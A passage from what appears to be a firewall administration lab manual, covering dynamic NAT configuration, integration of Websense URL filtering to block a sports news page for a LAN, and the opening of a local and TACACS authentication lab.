
Name	IP Address	Netmask	Description	Object NAT Address	Agent Name	Attribute Type	Attribute Value
lan-network	192.168.10.0	255.255.255.0					
LANNET	192.168.10.0	255.255.255.0					
management-nw				206.182.201.125			
PRFFTP				206.182.201.125			
PRDWEB							
PUBPOOL							
PUBSRV	206.182.201.125	255.255.255.248					
wan-network	206.182.201.120	255.255.255.0					

- Click on **NAT** option.
- Enable **Add Automatic Address Translation Rules** option, select **NAT Type** as **DYNAMIC** and select **Translated address** as **PUBPOOL** object i.e. **206.182.201.123-206.182.201.124**.




## Verification

- Open browser on the multiple computers and access <http://www.whatismyip.com> to verify the translated IP address.



## WEB FILTERING



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Install and configure Web filtering software (i.e. WEBSENSE) on 192.168.10.10
- Internet Connection.

### Objective of Lab


- Integrating Web filtering software with Firewall
- Implementing and verifying URL Filtering Policy

### Configure Web Filtering for below requirement.


Blocking <http://www.rediff.com/sports> url for LAN Network (i.e 192.168.10.0/24).

### Create Objects required for URL Filtering


- Click on Firewall option and select Objects



- Select Network Objects / Groups, click on Add button and select Network Object.




- Create private **Host Object** by entering Name i.e. **URLSERVER**, select object type as **Host** and Enter IP address of URL Filter Server i.e. **192.168.10.10**




### Create Objects required for NAT


- Click on **Firewall** option and select **URL Filtering Services**



- Select URL filtering Server as **WEBSENSE** and click on **Add**.




- Select Interface as **LAN** and enter IP address of URL filtering server i.e. 192.168.10.10.




## Create URL Filtering Rules


- Click on Firewall option and select Filter Rules



- Click on Add Button and select Add Filter HTTP Rule.




- Select **Action** as **Filter HTTP**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24) and select **Service** as **http**.




### Configure URL Filtering Server


- Install **URL filtering software** (i.e. WEBSENSE) on computer i.e. 192.168.10.10.
- Start the **Websense Software**




- Configure New Screen Policy by Clicking **New** and selecting **Day and Time to Block**.



- Define the URL to be blocked in **Custom URL Option**.




- Select **Screen** option and enter URL to be blocked i.e. <http://www.rediff.com/sports> and click **Add** Button.
- Repeat the above steps for blocking other urls.



- Open browser on the LAN computers and access <http://www.rediff.com/sports>. It will display the blocking screen.



## AUTHENTICATION



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Install and configure External Authentication Software (i.e. TACACS Server) on 192.168.10.10.
- Internet Connection.

### Objective of Lab


- Implement Local Authentication for Firewall Device.
- Integrating External Authentication Server (i.e. TACACS Server) with Firewall.
- Implement External Authentication LAN Users accessing Internet Access.

## Device Authentication – Local


**Configure Authentication for below requirement.**

Configuring Local Database Authentication for accessing Firewall.

